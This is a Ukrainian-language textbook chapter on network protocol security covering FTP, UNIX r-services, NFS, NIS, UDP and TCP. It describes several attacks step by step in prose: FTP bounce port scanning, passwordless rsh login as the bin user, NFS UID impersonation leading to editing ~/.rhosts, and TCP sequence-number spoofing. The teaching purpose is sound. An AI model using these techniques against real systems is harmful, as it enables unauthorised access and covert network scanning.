Нагадаємо, що у разі використання протоколу FTP користувач може перенести деякий файл із файлової системи одного комп'ютера у файлову систему іншого, причому йому не потрібно розумітися на тонкощах організації віддаленої файлової системи (більше того, він узагалі не зобов'язаний знати ані тип файлової системи, ані програмно-апаратну платформу віддаленого сервера). Різні файлові системи можуть мати різну організацію даних і обмеження на імена файлів, а також підтримувати різні методи доступу. Все це має узгоджувати протокол передавання.

За протоколом FTP обмін може бути потоковим або блоковим, із кодуванням у проміжні формати або без нього, текстовим або бінарним. Під час текстового обміну всі дані перетворюються на ASCII (7 біт!) і в такому вигляді передаються мережею. Виняток становлять лише дані мейнфреймів IBM, які за умовчанням передаються в кодуванні EBCDIC, якщо обидві машини, що взаємодіють, є продуктом IBM. Бінарні дані передаються послідовністю бітів або піддаються деяким перетворенням у процесі сеансу керування. Як правило, у разі потокового передавання даних за одну сесію можна передати один файл даних, а у разі блокового — кілька.

Основні команди протоколу

У RFC-959 [161] описано команди, які клієнт видає серверу, а також відповіді сервера клієнту. Є також типові команди інтерфейсу користувача, які не є повністю стандартизованими. Ці команди не входять до специфікацій протоколу, їх фактично віддано на розсуд розробників. Інтерфейс користувача може виглядати і як командний рядок у стилі UNIX, і як графічний інтерфейс із системою меню, і як кнопки на панелях інструментів.

Відповідь FTP складається з тризначного числа, що передається мережею у вигляді трьох символів, та розташованого за ним тексту. Клієнт FTP автоматично обробляє це число, яке містить закодовану інформацію, що звільняє його від потреби вивчати текст, і визначає, у який стан переходити далі. Таким чином, текст додають до відповіді лише задля того, щоб вона була більш зрозумілою для користувача. Зокрема, це означає, що текст однакових відповідей може дещо варіюватися на різних серверах.

У табл. 16.3 наведено деякі основні команди клієнта FTP, а в табл. 16.4 — відповіді сервера.

Таблиця 16.3. Команди клієнта FTP

Команда	Значення	Примітка
USER	USER NAME — ім'я користувача	Поле аргументу команди — рядок, який ідентифікує користувача
PASS	PASSWORD — пароль користувача	Поле аргументу команди — рядок, який визначає пароль користувача. Безпосередньо перед цією командою має стояти команда USER
QUIT	LOGOUT — завершує роботу поточного користувача	Якщо в поточний момент відбувається передавання файлів, то сервер дає змогу його завершити, після чого закриває канал керування
PORT	DATA PORT — порт даних	Аргументом цієї команди є специфікація порту (32-розрядна IP-адреса і 16-розрядний номер TCP-порту), що буде використаний для з'єднання. Звичайно використовують значення за умовчанням, тому ні ця команда, ні відповідь на неї не потрібні
PASV	PASSIVE — пасивний режим	Змушує сервер прослуховувати порт даних (який не є його портом даних за умовчанням) і очікувати з'єднання замість того, щоб ініціювати з'єднання після одержання команди передавання даних. Відповідь на цю команду містить специфікацію IP-адреси та номер порту, який цей сервер прослуховує
RETR	RETRIEVE — видати	Дає вказівку серверу передати копію специфікованого в аргументі файлу клієнту або на інший сервер
STOR	STORE — зберегти	Дає вказівку серверу прийняти дані, що надсилаються каналом передавання, і зберегти їх у вигляді файлу на стороні сервера. Якщо специфікований в аргументі команди файл існує, його вміст буде замінено тими даними, що передаються. Якщо такого файлу немає, створюється новий файл
REST	RESTART — перезапустити	Аргумент цієї команди вказує на позицію у файлі, з якої має розпочинатися повторне передавання файлу. Ця команда сама не викликає передавання файлу, а лише встановлює покажчик у файлі на певну позицію. Безпосередньо за цією командою має йти команда, яка ініціює передавання файлу
DELE	DELETE — видалити	Видалення на стороні сервера файлу, заданого специфікацією шляху до нього
RMD	REMOVE DIRECTORY — видалити каталог	Видалення на стороні сервера каталогу, заданого специфікацією шляху до нього
MKD	MAKE DIRECTORY — створити каталог	Створення на стороні сервера каталогу, заданого специфікацією шляху до нього
LIST	LIST — список	Якщо специфікація шляху вказує на каталог або іншу групу файлів, сервер має надіслати клієнту список цих файлів, а якщо у специфікації вказано окремий файл, сервер має надіслати поточну інформацію про цей файл. Нульовий аргумент вказує на поточний робочий каталог користувача

Таблиця 16.4. Відповіді сервера FTP

Код	Типовий текст	Пояснення
200	Command okay	Команда виконана успішно
202	Command not implemented	Сервер не підтримує цю команду
220	Service ready for new user	Сервіс готовий для нового користувача
530	Not logged in	Не здійснено входження в систему
230	User logged in, proceed	Користувач увійшов у систему
331	User name okay, need password	Ідентифікатор користувача прийнято, потрібен пароль
150	File status okay; about to open data connection	Стан файлу нормальний, можна відкривати канал передавання даних
125	Data connection already open; transfer starting	Канал передавання даних відкрито, розпочинається процес передавання
225	Data connection open; no transfer in progress	Канал передавання даних відкрито, але передавання не здійснюється
425	Can't open data connection	Неможливо відкрити канал передавання даних
226	Closing data connection	Канал передавання даних закрито (викликану файлову операцію було здійснено успішно)
426	Connection closed; transfer aborted	Канал передавання даних закрито, передавання перервано
227	Entering Passive Mode (h1, h2, h3, h4, p1, p2)	Сервер переходить у пасивний режим, зазначено IP-адресу і порт
250	Requested file action okay, completed	Викликану файлову операцію успішно завершено
450	Requested file action not taken	Викликану файлову операцію не виконано (файл не доступний, наприклад, через те що зайнятий)
550	Requested action not taken	Викликану операцію не виконано (файл не доступний, наприклад, через те що його не знайдено та до нього немає доступу)
500	Syntax error, command unrecognized	Синтаксична помилка, команду не розпізнано (містить помилки на кшталт надто довгого командного рядка)

Проблеми з безпекою протоколу FTP

Однією з найголовніших проблем протоколу FTP є те, що обмін каналом керування здійснюється у відкритому вигляді, без криптографічного захисту інформації. Пересилання даних також не передбачає додаткового захисту, хоча це не створює великої проблеми: якщо дані потребують захисту конфіденційності, їх можна зберігати у зашифрованому вигляді на сервері, а якщо захисту цілісності, — їх має супроводжувати електронно-цифровий підпис. Відкритість каналу керування натомість надає порушникам можливість перехоплювати ідентифікатори

і паролі користувачів FTP-сервера. До того ж, якщо в Telnet атрибути користувача передавались, як правило, окремими символами в пакеті та для їх виявлення потрібно було використовувати спеціальний парсер (програму, що розбирає і аналізує перехоплений потік інформації), то в FTP атрибути передаються відповідними командами протоколу, кожна — окремим пакетом. Тому в одному з пакетів є послідовність символів `USER: <login_name>`, а в другому — `PASS: <password>`, де *`login_name`* і *`password`* — введені користувачем ідентифікатор і пароль.

Позбутися цієї вади в межах протоколів прикладного рівня можна у два способи. Перше, що можна зробити, — відмовитися від протоколу FTP на користь захищених протоколів (які, на жаль, не набули широкого розповсюдження) або взагалі відмовитися від автентифікації користувачів, зробивши FTP-сервер відкритим та доступним. Другий спосіб є досить поширеним в Інтернеті. Слід зазначити, що він не виключає можливості розмежування доступу: анонімним (не автентифікованим) користувачам можна заборонити завантажувати файли на сервер або дозволити завантажувати їх лише у спеціальні каталоги (/incoming).

Інша проблема FTP — відсутність контролю за просуванням пакетів. Зазвичай це завдання покладають на засоби транспортного і мережного рівнів моделі OSI. Як ці засоби виконують свої функції буде описано далі.

Протокол FTP і брандмауери

Слід окремо розглянути взаємодію протоколу FTP із засобами фільтрації пакетів у мережі (міжмережними екранами, або брандмауерами). Такі засоби буде докладно розглянуто у розділі 18. Досить типовою вимогою політики безпеки, яку виконують міжмережні екрани, є заборона встановлення з'єднань із комп'ютерами захищеної мережі, що ініціюються із зовнішньої мережі. Це означає, що ініціаторами з'єднань можуть бути лише «свої» комп'ютери. Такій вимозі відповідає більшість протоколів, заснованих на технології клієнт-сервер: клієнт із захищеної мережі робить запит до сервера, розташованого у зовнішній мережі, сервер йому відповідає. Але, як уже зазначалося, у протоколі FTP таким чином встановлюється з'єднання лише для каналу керування. Як тільки сервер отримує команду на пересилання файлів, він ініціює встановлення з'єднання з комп'ютером-клієнтом, яким, окрім очікуваних користувачем файлів, він може передати, наприклад, список файлів у поточному каталозі. Але більшість клієнтів, що мають розвинутий інтерфейс користувача, можуть запитати список файлів одразу після встановлення з'єднання. Усе, що побачить користувач, розташований за міжмережним екраном, — це вікно, яке інформує про підключення до сервера і про очікування з'єднання. Список файлів він ніколи не отримає, і будь-яке передавання файлів також унеможливлюється.

Вихід із цієї ситуації було запропоновано в самому протоколі FTP — це використання так званого пасивного режиму. У цьому режимі сервер через канал керування передає клієнту параметри каналу передавання даних (зокрема, номер порту), який він дозволяє створити. А ініціатором з'єднання виступає клієнт. Це дає змогу нормально працювати з FTP-серверами, навіть якщо клієнт знаходиться за брандмауером. Проте такий захист сильно обмежує можливості розміщення в захищеній мережі FTP-сервера. Справді, якщо з'єднання для каналу керування

здійснюється через добре відомий TCP-порт 21, то з'єднання для встановлення каналу передавання даних здійснюється через деякий порт, номер якого наперед невідомий: сервер надсилає його номер клієнтові у відповідь на будь-яку команду, що ініціює пересилання файлів. Дізнатися про номер цього порту можна лише із вмісту FTP-пакетів, тобто для цього потрібен брандмауер найвищого (прикладного) рівня (дороге і складне в настроюванні обладнання). Проблеми взаємодії FTP з міжмережними екранами описано у RFC-1579 [162]. Удосконалення і додаткові можливості протоколу FTP, більшість з яких безпосередньо впливають на безпеку, описано у RFC-2228, 2428, 2773 та інших документах [163–167].

Проксі-режим у протоколі FTP

У специфікації протоколу FTP передбачено так званий *проксі-режим*. Документація не містить відомостей щодо його недоліків, проте можливості цього режиму визначено там дуже чітко. Суть проксі-режиму полягає в тому, що користувач, зв'язавшись із сервером, може зробити запит на пересилання файлів не лише на свій комп'ютер, а й на будь-який інший сервер. Загальну схему такого передавання показано на рис. 16.2. Важливим є те, що користувачу потрібно встановити з'єднання з обома серверами. Очевидно, що одному із серверів при цьому необхідно дати команду PASV для переведення його в режим прослуховування порту, а специфікацію порту, яку він надішле у відповідь, потрібно передати другому серверу за допомогою команди PORT. Після цього надіслана другому серверу команда передавання файлів спонукає його на встановлення з'єднання з першим сервером, а по тому й на передавання файлів.

Слід визнати, що розробники RFC не дуже детально описали в цих документах такий режим, сподіваючись, напевно, на його подальше доопрацювання. Описана тут послідовність дій може бути виконаною, а може й ні, оскільки стандарт цього не вимагає. Очевидно, що сервер може легко дізнатися, що канал передавання даних встановлюється не з тим хостом, з яким встановлено сесію керування. І фактично сервери поділяють на ті, що підтримують проксі-режим, і ті, що його не підтримують.

Проксі-режим не може завдати великої шкоди, оскільки користувачу так чи інакше потрібно мати права на встановлення з'єднання з кожним із серверів — учасників обміну. Проте слід пам'ятати про одну унікальну можливість, яку такий режим надає. Йдеться про техніку прихованого сканування портів (FTP Bounce Attack — прихована атака на FTP) [15].

Очевидно, що коли FTP-сервер проінструктовано встановити з'єднання з певним хостом Інтернету, який не є хостом клієнта, що підтримує в цей момент із сервером FTP-сесію, то сервер не може знати, чи має насправді клієнт із тим іншим хостом встановлену наразі FTP-сесію, як того вимагає RFC. Отже, сервер (якщо він підтримує такий режим) буде намагатися встановити TCP-з'єднання з таким хостом. Це й надає можливість прихованого сканування.

FTP-серверу надсилається команда PORT з IP-адресою і номером порту, який планується перевірити. Після цього надсилається команда LIST. За цією командою сервер має надіслати об'єкту, визначеному командою PORT, список файлів у поточному каталозі (без попередньої команди PORT сервер надсилав би цей

список хоста, від якого надійшла команда LIST). Унаслідок цього сервер надсилає на заданий порт TCP SYN-пакет (див. далі в підрозділі 16.2.2). За умови, що порт відкритий, з'єднання встановлюється і здійснюється передавання, а FTP-клієнту надсилаються відповіді 150 і 226 (якщо віддалений хост замість підтвердження про отримання пакета даних, що містить список файлів, надішле TCP RST-пакет, то замість відповіді 226 буде отримано 426). Якщо ж порт закритий, то FTP-клієнту надсилається відповідь 425.

Будь-які спроби з'єднань з хостом задля його сканування, здійснюють саме з FTP-сервера. Тому, якщо атаку і буде виявлено, то її джерелом вважатимуть FTP-сервер. Порушник тим часом залишиться не викритим та ще й отримає додаткові можливості. Наприклад, типовою вимогою захисту є встановлення правил фільтрації пакетів, коли з FTP-сервером можна встановлювати з'єднання із зовнішньої мережі, а з будь-яким іншим хостом захищеної мережі — ні (брандмауер просто відкидатиме всі пакети). Але якщо при цьому хости внутрішньої мережі можуть працювати з FTP-сервером і сервер підтримує проксі-режим, то в зовнішнього порушника з'являється можливість обійти брандмауер через FTP-сервер і просканувати внутрішню мережу (рис. 16.3).




Рис. 16.3. Приховане сканування портів захищеної мережі

16.1.3. Мережні служби UNIX

R-служба

В ОС UNIX є таке поняття, як «довірений хост». Довіреним для певного хоста називають комп'ютер, доступ з якого на цей хост користувач може здійснити без автентифікації за допомогою r-служби (тут r — скорочення від англ. remote — віддалений). Довірені, або адміністративно-еквівалентні, комп'ютери визначено у файлах /etc/hosts.equiv та ~/.rhosts (останні можна створювати для будь-якого користувача). У цих файлах містяться списки імен та IP-адрес довірених хостів.

Користувач із певним реєстраційним ім'ям із довіреного хоста може виконувати команди на цьому хості від імені користувача з таким самим реєстраційним ім'ям. Отримати віддалений доступ користувач може за допомогою програм, що належать до r-служби (rlogin, rsh тощо). У цьому випадку йому не доведеться проходити стандартну процедуру парольної автентифікації — його авторизація відбуватиметься автоматично.

Протокол rlogin (уперше з'явився в 4.2 BSD) подібний до протоколу Telnet. Він так само реалізує функціональність віддаленого термінала, хоча є значно простішим і надає дуже обмежені можливості (наприклад, не підтримує узгодження параметрів). З іншого боку, простота rlogin зумовила високу стійкість його реалізацій. У документі RFC 1282 [168] наведено детальний опис протоколу, а також вихідні тексти сервера і клієнта. Утім, у наш час rlogin майже не використовують.

Ситуація з програмою rsh значно серйозніша. Це віддалений командний процесор, який може суттєво порушувати політику безпеки системи. Під час застосування rsh користувач реєструється у системі під тим самим ім'ям, яке він використовує, працюючи на довіреному хості. Виняток закономірно зроблено лише для root — права суперкористувача таким чином не можна надати (у системі може бути багато різних облікових записів із правами суперкористувача, але незважаючи на те, під яким іменем користувач входив у систему, toor або, скажімо, vasia, якщо він має права суперкористувача, то його UID=0, і система при цьому завжди сприйматиме його як root). Але в типових UNIX системах є багато так званих спеціальних користувачів (bin, daemon тощо), для яких інтерактивне входження в систему заборонено і від імені яких працюють системні процеси. Деякі спеціальні користувачі можуть мати високий рівень прав у системі або бути включеними до груп із підвищеними правами (наприклад, wheel).

Одна зі специфічних особливостей rsh полягає у тому, що для авторизації користувача застосовують засоби, відмінні від тих, що використовують під час інтерактивного входження в систему. У цьому випадку «зірочка» замість хешу пароля у записі файлу паролів уже не є забороною входження у систему. В результаті за допомогою rsh віддалений користувач міг увійти в систему, скажімо, як спеціальний користувач bin [15]. Звісно, що на своєму комп'ютері він також має працювати під ім'ям bin. Увійшовши як bin на хост, що піддається атаці, порушник отримує можливість вносити зміни у файл паролів, наприклад, додаючи обліковий запис суперкористувача без пароля.

Тут доречно нагадати, що саме використання r-служби — один із механізмів віддаленого проникнення, застосований відомим хробаком Морріса (див. розділ 6).

Отже, можна зробити висновок: довірчі відносини і використання r-служби є абсолютно неприйнятними для роботи у глобальній мережі. Навіть у локальних захищених мережах використовувати цей механізм слід дуже обережно. Проблема може виникнути через те, що користувач з довіреного комп'ютера може отримати надто великі права, якщо матиме можливість вільно маніпулювати обліковими записами на своєму комп'ютері. Найнебезпечніше у використанні механізму довіри — надання можливості несанкціонованого розширення списку довірених хостів. Додаткові записи можуть потрапити до файлу /etc/hosts.equiv після здійснення успішної атаки, а файли ~/.rhosts можуть створити та відредагувати

у своїх домашніх каталогах будь-які користувачі. Обмежувати дії користувачів можна лише організаційними заходами: адміністратори мають час від часу перевіряти домашні каталоги користувачів.

Файлова система NFS

NFS (Network File System — мережна файлова система) призначена для організації спільного використання UNIX-машинами файлових систем. Систему реалізовано за архітектурою клієнт–сервер, і працює вона за принципом «stateless» (тобто сервер не запам'ятовує звернення клієнтів до нього). Протоколи NFS описано в RFC-1094, 1813 [169, 170]. Компанія Sun Microsystems першою впровадила NFS у 1985 році. Багато постачальників UNIX-систем використовують саме реалізацію, отриману за ліцензією від Sun.

NFS включає: протокол і сервер віддаленого монтування файлових систем (демон mountd), протокол і сервер блокування файлів, а також демони, що реалізують файловий сервіс (демон nfsd). NFS базується на засобах XDR (eXternal Data Representation — зовнішнє подання даних) та RPC (Remote Procedure Call — віддалений виклик процедур), розроблених Sun Microsystems.

Нижче наведено послідовність кроків під час монтування файлових систем.

1. Клієнт надсилає серверу NFS запит на монтування (на клієнті цей запит ініціюється звичайною командою mount, можливості якої у разі використання NFS дещо розширюються).
2. Сервер перевіряє повноваження клієнта, що в більшості систем задані у файлі /etc/exports (до якого й звертається демон mountd), а в системі Solaris — у файлі /etc/dfs/dfstab (сценарій, який викликає спеціальну команду share).
3. За успішної перевірки сервер надсилає клієнту таємний ключ (випадкове число), за допомогою якого можна отримати доступ до файлового сервісу.

Таким чином, розмежування доступу здійснюється встановленням у згаданих файлах для окремих комп'ютерів певних прав щодо використання тих чи інших файлових систем. Це можуть бути права лише на читання та на читання і запис, а також на дозвіл або заборону привілейованого доступу. Хоча NFS експортує файлові системи на логічному рівні (за іменем), із міркувань безпеки вона розмежовує фізичні файлові системи (наприклад, якщо /usr є окремою системою, змонтованою в корінь, експорт кореневої файлової системи не надасть доступу до /usr; її необхідно буде експортувати окремо). Слід враховувати, що коли для певної файлової системи, яку експортують, не вказано явно комп'ютери, яким дозволено доступ до неї, то доступ буде надано всім комп'ютерам. NFS також розрізняє, від якого користувача (за його UID) надходить запит на доступ.

NFS може вимагати від користувача обов'язкової реєстрації на комп'ютері-сервері, тоді він отримує доступ через мережу до будь-якого файлу лише за наявності облікового запису (рядка у файлі паролів) на тому комп'ютері, де цей файл розміщено (активну командну оболонку мати необов'язково). Така вимога не є жорсткою, але в разі її виконання можна уникнути багатьох проблем із безпекою.

Традиційна NFS як базовий транспортний протокол використовує UDP, причому прикладна служба контролює послідовність пакетів і помилки. Але ні вона, ні протокол UDP не відстежують перенавантаження в IP-мережі, хоча ефектив-

ність використання NFS значною мірою залежить від продуктивності мережі. Є два способи уникнути цих проблем. Перший полягає в тому, щоб не використовувати NFS поза межами локальної мережі, зокрема через будь-які маршрутизатори. Другий пропонує замість UDP використовувати протокол TCP (для цього призначено комплекс TCP-NFS).

NFS надає зручний спосіб доступу до файлів через мережу і, як наслідок, створює потенційні загрози безпеці. Основним заходом захисту під час використання NFS є жорсткий контроль за файлом /etc/exports (або /etc/dfs/dfstab у системі Solaris). Однак користувач, який має привілейований доступ на машині-клієнті NFS, може здійснити доступ до файлів, що належать іншим користувачам, навіть за умови, що привілейований доступ на експорт файлів йому не надано. Отже, можна зробити такий висновок: якщо користувач, якому чомусь не довіряють, має привілейований доступ на деякому комп'ютері, то на цей комп'ютер не слід експортувати жодних файлових систем [99].

От як, наприклад, міг би діяти порушник, що має права суперкористувача на деякій машині, на яку дозволено експорт деякої файлової системи за NFS [15]. Спочатку він монтує віддалену файлову систему. Хоча порушник отримує доступ не як root, а як nobody (UID = –2), він може одержати список файлових систем, які експортуються. Якщо серед них є домашні каталоги користувачів, порушник обирає серед них жертву і додає до своєї системи ще одного користувача з таким самим реєстраційним ім'ям, UID і GID. Зареєструвавшись на своєму комп'ютері під цим іменем, порушник, не вводячи пароля, отримує через NFS доступ до домашнього каталогу цього користувача на віддаленому комп'ютері та редагує файл ~/.rhosts, додаючи до нього свій комп'ютер. У результаті він отримує доступ до віддаленого комп'ютера вже через rsh, знову таки, не вводячи пароля.

Інформаційна служба NIS

NIS (Network Information Service — мережна інформаційна служба), яку ще називали Yellow Pages, — засіб, розроблений Sun Microsystems для розповсюдження адміністративних баз даних, зокрема файлів /etc/passwd, /etc/group, /etc/hosts, а також поштових псевдонімів. NIS — дуже приваблива для зловмисників. Сама ідея цієї служби — легкий доступ до інформації, яку в жодному разі не можна вважати загальнодоступною, — є неприйнятною для сучасних мереж. Тому вже багато років у всіх посібниках адміністраторам переконливо радять відмовлятися від використання цієї служби. NIS+, що прийшла їй на зміну, має ефективні засоби захисту, але є складною в настроюванні та має проблеми сумісності.

16.2. Транспортні протоколи

Протоколами транспортного рівня у стеку TCP/IP є UDP (User Datagrams Protocol — протокол користувацьких дейтаграм) і TCP (Transmission Control Protocol — протокол керування передаванням). Протокол UDP — дуже простий протокол, який працює без встановлення з'єднання, не гарантує доставлення даних, не має засобів ідентифікації відправника. Протокол TCP встановлює віртуальний канал передавання даних і забезпечує базові функції контролю за потоком даних.

Обидва протоколи на своєму рівні ідентифікують програму-відправника пакета і програму-одержувача. Така ідентифікація здійснюється через так звані номери портів. Слід розуміти, що порти на транспортному рівні не мають нічого спільного з апаратними портами введення-виведення. Це два незалежні набори 16-розрядних числових ідентифікаторів, один — для UDP, другий — для TCP. Для спрощення процедури встановлення з'єднань за багатьма прикладними службами закріплено добре відомі номери портів. Їх облік веде організація IANA (Internet Assigned Numbers Autority — Центр присвоєння номерів Інтернету) [171].

16.2.1. Протокол UDP

UDP — це дуже простий дейтаграмний протокол, стандарт якого визначено у RFC 768 [172]. Основні функції протоколу — мультиплексування і демультиплексування інформаційних потоків. Тобто цей протокол дає змогу передавати в мережу дані одночасно від різних програм і приймати з мережі дані для різних програм. Ідентифікація програм-відправників і програм-одержувачів здійснюється за номерами UDP-портів. Заголовок пакета (дейтаграми) UDP має довжину 8 байт. На рис. 16.4 наведено формат заголовка.

16 біт	16 біт
Номер порту відправника	Номер порту одержувача
16 біт	16 біт
Довжина повідомлення	Контрольна сума

Рис. 16.4. Формат заголовка UDP-пакета

Як бачимо, заголовок дейтаграми UDP крім номерів портів відправника й одержувача містить лише значення довжини пакета (16 двійкових розрядів означають максимальну довжину — 65 535 байт) і контрольної суми.

Тож можна констатувати, що протокол UDP не має вбудованих засобів безпеки. Він цілком покладається на ідентифікацію відправника засобами мережного рівня, тобто за IP-адресою. Протокол IPv4, який тепер застосовують в Інтернеті, не здійснює контролю маршруту доставляння повідомлень і відповідно не може гарантувати, що в заголовку вказано справжню, а не підроблену адресу відправника. 16-розрядна контрольна сума захищає від помилок під час передавання даних, але жодним чином не захищає від цілеспрямованої модифікації даних. Нарешті, протокол UDP не гарантує доставлення і не має засобів його контролю — ці завдання покладено на протокол вищого (прикладного) рівня.

Постає питання — навіщо тоді обговорювати безпеку протоколу UDP? Відповідь дуже проста. Не можна вважати протокол UDP поганим, адже він виконує свої функції. Потрібно лише добре знати його недоліки і не покладатися на нього, коли питання безпеки є критичним. На жаль, про це дуже часто забувають. Річ у тім, що саме дейтаграмний протокол найзручніший для передавання окремих коротких повідомлень (зокрема, команд керування). Тому цей протокол дуже часто використовують як транспортний для різних протоколів керування мережею. Розробники протоколу керування мають добре пам'ятати, що цей транспортний

протокол є ненадійним і не захищає від підроблення даних і атрибутів відправника, тому засоби захисту необхідно включити до самого протоколу керування. До питання, чи завжди це робиться належним чином, ми повернемося під час аналізу відповідних протоколів.

16.2.2. Протокол TCP

Протокол TCP, на відміну від UDP, є протоколом із встановленням логічного з'єднання; його описано в RFC 793 [173]. У межах з'єднання здійснюються реєстрація послідовності пакетів, підтвердження доставлення кожного пакета, керування потоком пакетів, повторне передавання спотворених пакетів. Деякі із зазначених функцій надають сервіс із захисту від підміни суб'єктів з'єднання. Саме тому деякі протоколи прикладного рівня, зокрема FTP, Telnet, HTTP, що надають користувачам віддалений доступ, застосовують саме TCP як транспортний протокол. Більше того, TCP як транспортний протокол використовується одним з основних протоколів маршрутизації в Інтернеті — BGP. Деякі служби, наприклад DNS, можуть використовувати як транспорт і UDP, і TCP. Проте рекомендують застосовувати саме протокол TCP для підвищення стійкості служби проти атак. Далі ми розглянемо переваги та недоліки протоколу TCP.

За прийнятою термінологією, порцію даних, що передається як одне ціле, у протоколі TCP називають *сегментом*. Але ми використовуватимемо більш вживаний термін *пакет*. Пакет TCP має заголовок мінімум 20 байтів завдовжки, після якого розміщуються дані. На рис. 16.5 наведено формат такого заголовка.




Рис. 16.5. Формат заголовка TCP-пакета

Як бачимо, в заголовку присутні командні біти — прапорці, за допомогою яких здійснюється керування з'єднанням. Передбачено 6 прапорців:

- URG (Urgent Pointer Field Significant) — термінове повідомлення;
- ACK (Acknowledgment Field Significant) — квитанція на сегмент, який було прийнято;

- PSH (Push Function) — запит на відправлення повідомлення без очікування заповнення буфера;
- RST (Reset the Connection) — запит на розірвання з'єднання;
- SYN (Synchronize Sequence Number) — повідомлення, яке використовується для синхронізації лічильників даних, що передаються, під час встановлення з'єднання;
- FIN (No More Data from Sender) — ознака передавання останнього байта переданих даних.

Найбільше значення для керування потоком інформації через TCP-з'єднання мають два 32-розрядні поля: `Номер послідовності` та `Номер підтвердження`. Ці поля виконують роль ідентифікаторів пакета, з'єднання і суб'єкта з'єднання; їх також використовують як лічильники пакетів.

Процедура встановлення TCP-з'єднання

Для встановлення TCP-з'єднання передбачено спеціальну процедуру «рукостискання» (про неї вже йшлося в попередніх розділах), яка здійснюється у три етапи. Припустімо, що хост A намагається утворити TCP-з'єднання з хостом B. На першому етапі хост надсилає на обраний TCP-порт пакет, в якому встановлено лише прапорець SYN (так званий SYN-пакет). Це завжди найперший пакет у будь-якому TCP-з'єднанні. При цьому в полі `Номер послідовності` встановлено початкове 32-розрядне значення ISSa, або ISN (Initial Sequence Number). На другому етапі хост B відповідає A. У цій відповіді мають бути встановлені прапорці SYN і ACK, в полі `Номер послідовності` має міститися початкове значення ISSb, обране хостом B, а в полі `Номер підтвердження` — значення, яке підтверджує, що хост B одержав перший пакет. Значення підтвердження — це значення номеру послідовності, яке хост B очікуватиме від хоста A з надходженням наступного пакета. Під час встановлення з'єднання значення підтвердження буде розміщене за щойно отриманим, тобто це значення ISSa+1. На третьому етапі хост A завершує процедуру «рукостискання», надсилаючи хосту B пакет, в якому встановлено прапорець ACK, поле `Номер послідовності` містить ISSa+1, поле `Номер підтвердження` — ISSb+1. Коротко ці три етапи можна записати таким чином:

A → B: SYN, ISSa

B → A: SYN, ACK, ISSb, ACK(ISSa+1)

A → B: ACK, ISSa+1, ACK(ISSb+1)

У результаті TCP-з'єднання між хостами A і B вважається встановленим. Тепер хост A може надсилати пакети з даними на хост B (у подальшому хост B теж може надсилати дані хоста A; отримані дані передаються нагору — протоколу прикладного рівня). Після встановлення з'єднання лічильники `Номер послідовності` та `Номер підтвердження` відраховують кількість переданих (прийнятих) байтів інформації. Тобто хост, який передає дані (наприклад, A), надсилає пакет, що містить *N* байтів даних, з певним значенням `Номер послідовності` (скажімо, ISSa), а хост, який приймає дані, надсилає у відповідь пакет (квитанцію), в якому в полі `Номер підтвердження` міститься значення ISSa+*N*. Наступ-

ний пакет від хоста A має містити значення Номер послідовності ISSa+*N*. Хоча перед ним можуть надійти інші (наступні) пакети, хост B підтвердить отримання лише тих даних, що утворюють неперервну послідовність. Так само і хост A, якщо він не отримує квитанцію з очікуваним значенням Номер підтвердження протягом встановленого тайм-ауту, то буде вважати, що пакет не було доставлено належним чином і повторить відправлення послідовності даних, починаючи з першого байту, на який не було отримано квитанцію.

Захисні функції TCP

Тепер спробуємо з'ясувати, що саме дає нам описана вище процедура «рукостискання». Уявімо себе порушником і спробуємо встановити з'єднання від імені іншого хоста, тобто підставимо замість адреси відправника чужу IP-адресу (атака IP spoofing — отримання доступу обманним шляхом). Припустимо, що наш пакет успішно потрапив до хоста-одержувача. У відповідь цей хост надсилає пакет SYN-ACK на ту адресу, яку було визначено як адресу відправника. Щоб завершити з'єднання, ми маємо надіслати пакет із правильним значенням ISSb+1. Це відразу накладає суттєве обмеження: ми маємо бути спроможні перехопити пакет SYN-ACK або вгадати це значення.

Перехопити пакет можна лише тоді, коли ми знаходимося на маршруті проходження пакета або в тому самому сегменті мережі, що й хост, від імені якого з'єднуємося, та якщо в цьому сегменті всі пакети надходять усім хостам (логічна топологія «спільна шина») чи якщо ми вже здійснили відповідну атаку на комутатор або точку доступу безпроводового зв'язку (залежно від застосованої технології).

Угадати значення ISSb за прийнятний час неможливо (нагадаємо, що це 32-розрядне значення). Але якщо алгоритм генерування ISSb не гарантує випадковість цього числа, в порушника з'являється можливість здійснити таку атаку.

